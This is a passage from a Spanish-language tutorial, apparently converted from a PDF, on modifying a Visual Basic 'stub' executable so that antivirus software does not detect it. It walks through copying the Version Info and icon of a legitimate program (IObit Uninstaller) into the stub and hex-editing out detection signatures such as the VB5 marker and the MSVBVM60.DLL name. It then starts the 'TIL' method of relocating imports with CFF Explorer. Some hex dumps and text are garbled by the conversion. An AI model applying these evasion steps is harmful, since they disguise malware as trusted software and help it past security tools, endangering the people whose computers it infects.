


Elegido nuestro ícono, solo debemos desplegar al menú **Filey** dar click en **Save / Save As** (guardar)...


### 3. CAMBIAR DE VERSION INFO

Para cambiar la **Version Info** de un programa, lo primero que debemos hacer es elegir algún programa que tengamos en nuestra PC o que descarguen de internet.


Veamos un ejemplo: elegimos el programa *Iobit Uninstaller* y lo arrastramos hasta el *Resource Hacker*, vamos donde dice **Version Info** (1033 en este caso)...



Seleccionamos todo el contenido y elegimos *copy* o *cut* (copiar o cortar):



Ahora arrastramos nuestro ejecutable (*stub*) para pegar la información anterior:



A continuación, hacemos el mismo procedimiento que antes y pegamos nuestra información, luego pulsamos donde dice "**Compile Script**" que servirá para que nuestro ejecutable cambie su versión. Recuerden ir al menú **File**, y dar click en **Save o Save As**.


De esta forma ya aprendimos como cambiar el ícono y la "**Version Info**" a un ejecutable.

## 4. QUITAR LAS FIRMAS DE UN EJECUTABLE

Bajo este título, aprenderemos algunos métodos para quitar firmas de un ejecutable, para ello usaremos un Editor Hexadecimal "HexWorkShop".


Abrimos nuestro archivo con *HexWorkShop* y nos vamos al binocular marcado en la imagen y en "**value**" ponemos VB5.

Asimismo, nos aseguramos de que estén los casilleros marcados tal cual como se ve en la imagen siguiente:



**Nota:** Si cambian o modifican la **VB5** el archivo quedará roto.


Ahora, si bajamos un poco nos encontramos con unos datos que vamos a modificar:




Cambiamos el título del proyecto por cualquier cosa que se nos ocurra, en el ejemplo de la imagen rellené "**ModByRod**".

00002000	44 4C 4C 00 00 00 00 00 00 2A 00	DLL.....*
00002020	00 00 0A 00 0A 0C 00 00 09 04 00 00 E4 2A 40 00 CC 17 40 00	.....*@...@..
00002040	00 F0 30 00 00 FF FF FF 08 00 00 00 01 00	...0.....
00002060	E9 00 00 00 F4 14 40 00 F4 14 40 00 B0 14 40 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....@....@....@....x..
00002080	81 00 00 00 8A 00 00 00 8B 00	.....
00002100	00 00 00 00 00 00 00 00 00 4D 6F 64 42 79 52 6F 64 00 4D 6F 64	.....ModByRod.Mod
00002120	42 79 52 6F 64 00 00 4D 6F 64 42 79 52 6F 64 <u>00</u> 01 00 02 00	ByRod..ModByRod_...
00002140	08 1A 40 00 00 00 00 00 D4 29 40 00 FF FF FF FF 00 00 00 00 00	..@.....)@.....
00002160	BC 1A 40 00 18 80 41 00 09 00 00 00 D0 16 40 00 00 00 00 00 00 00	..@...A.....@.....
00002180	00 00 00 00 00 00 00 00 D0 16 40 00 01 00 00 00 00 AC 1C 40 00	.....@.....@.....@..
00002200	00 00 00 00 F4 16 40 00 01 00 00 00 FC 16 40 00 00 00 00 00 00 00 00 00	.....@.....@.....@..
00002220	F8 16 40 00 01 00 00 00 FC 16 40 00 08 00 00 00 00 0C 00 10 00	..@.....@.....
00002240	24 17 40 00 5C 84 41 00 00 00 00 00 DC 4A 20 00 01 00 01 00	\$..@..\A.....J .....
00002260	AD 00 F4 03 40 82 15 00 48 82 15 00 50 82 15 00 00 00 00 00 00 00	....@..H...P.....
00002280	00 00 00 00 00 00 00 00 00 00 BC 1C 40 00 CC 1C 40 00	.....@.....@.....@..


Seguidamente, buscamos la **MSVBVM60** de la misma forma que antes:



En este caso, modificamos las mayúsculas por minúsculas y borramos la .DLL; marcamos el .DLL botón derecho, FILL



Será 4 el número de bytes que marcamos y 0 con lo que vamos a rellenar. Damos click en OK.



Nos quedará como en la captura precedente.

También, podemos alternar entre mayúsculas y minúsculas (Ej: MsVbVm60).

02 00 80 3A 02 00 80 9C 79 01 00 A8 79 01 00	.y.....:....y...y..	uint8 32
79 01 00 D8 79 01 00 EA 79 01 00 FA 79 01 00	.y...y...Y...Y...Y..	int16 32
7A 01 00 2E 7A 01 00 40 7A 01 00 AD 02 00 80	.z...z...z...@z.....	uint16 32
00 00 80 4E 7A 01 00 5E 7A 01 00 6C 7A 01 00	B...d...Nz..^z..lz..	int32 32
7A 01 00 88 7A 01 00 98 7A 01 00 A2 7A 01 00	h...~z...z...z...z..	uint32 32
7A 01 00 C8 7A 01 00 D8 7A 01 00 E8 7A 01 00	.z...z...z...z...z..	int64 7154323558355697...
73 76 62 76 6D 36 30 00 00 00 00 20 00 00 00	....msvbvm60... ...	uint64 7154323558355697...
73 00 00 00 00 5F 61 64 6A 5F 66 70 74 61 6E	_Cicos...._adj_fptan	half float 1.9073486e-006
5F 76 62 61 56 61 72 4D 6F 76 65 00 00 00 00	...._vbaVarMove...	float 4.4841551e-044
56 61 72 56 61 72 67 4E 6F 66 72 65 65 00 00	__vbaVarVarNofree..	double 1.906845e+170
62 61 46 72 65 65 56 61 72 00 00 00 00 5F 5F	..__vbaFreeVar...._	DATE <invalid>
79 4D 6F 76 65 00 00 00 00 5F 5F 76 62 61 53	vbaAryMove...._vbaS	DOS date <invalid>
4D 6F 76 65 00 00 00 5F 5F 76 62 61 4C 65 6E	trVarMove...._vbaLen	DOS time 0:01:00
00 00 00 5F 5F 76 62 61 46 72 65 65 56 61 72	Bstr....__vbaFreeVar	FILETIME <invalid>
00 00 00 5F 61 64 6A 5F 66 64 69 76 5F 6D 36	List...._adj_fdiv_m6	time_t 0:00:32.01/01/1970
61 64 6A 5F 66 70 72 65 6D 31 00 00 00 5F 5F	4..._adj_fprem1...._	time64_t <invalid>
70 79 42 79 74 65 73 00 00 00 00 5F 5F 76 62	vbaCopyBytes.... vb	binary 0010000000000000...

Por otro lado, si examinamos un poco el archivo, nos vamos a encontrar con nombres como: **vbaVarMove**, **vbaAryMove**, **vbaCopyBytes**. Éstas son librerías que contiene el ejecutable, la mala modificación de alguna de ellas trae como consecuencia que podemos dejarlo [al ejecutable] inutilizable.

Para mover alguna librería usaremos el famoso método TIL. Para ello utilizaremos la herramienta “*CFF Explorer*” o “*Explorer Suite*”; click derecho en el ejecutable y lo abrimos:

The screenshot shows the CFF Explorer VII interface. On the left, a tree view displays the file structure of 'blk.exe' with various sections like Dos Header, NT Headers, Optional Header, and Import Directory selected. The main pane shows a table for the 'Import Directory' section:

Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVBVM60.DLL	63	000029AC	FFFFFC	FFFFFF	00002AAC	00001000

Below this, two windows show string instances found in the file:


- 123 instances of 'strings' found in blk.exe**

Address	Length	Length	Text
000001B0	5	05	.text
000001D7	6	06	'.data
00000200	5	05	src
00000238	12	0C	MSVBVM60.DLL
00001382	9	09	-C000-blk
0000138C	4	04	0000
00001419	6	06	b568*
00001790	5	05	Mmain

- 123 instances of 'strings' found in blk.exe**


Address	Length	Length	Text
00001BC5	4	04	5<3@
00001C1B	4	04	h<3@
00001C2C	4	04	5<3@
00002AAC	12	0C	MSVBVM60.DLL
00002ABC	6	06	_Cicos
00002AC6	10	0A	_adj_ftpan
00002AD4	12	0C	_vbaArrMove
00002AE4	12	0C	vbaFreeVar

Nos vamos donde dice "**Import directory**" allí veremos la **msvbvm60**, le damos un click. Aparecerán debajo las librerías.




Veamos entonces, de qué forma podemos cambiarlas de lugar; para esto abrimos nuestro editor Hex y buscamos un hueco donde haya una línea completa de ceros. En este ejemplo, debajo de la ruta del proyecto podemos ver que hay una combinación de ceros de izquierda a derecha.

Podemos probar, en otro lugar también, donde haya dicha combinación.

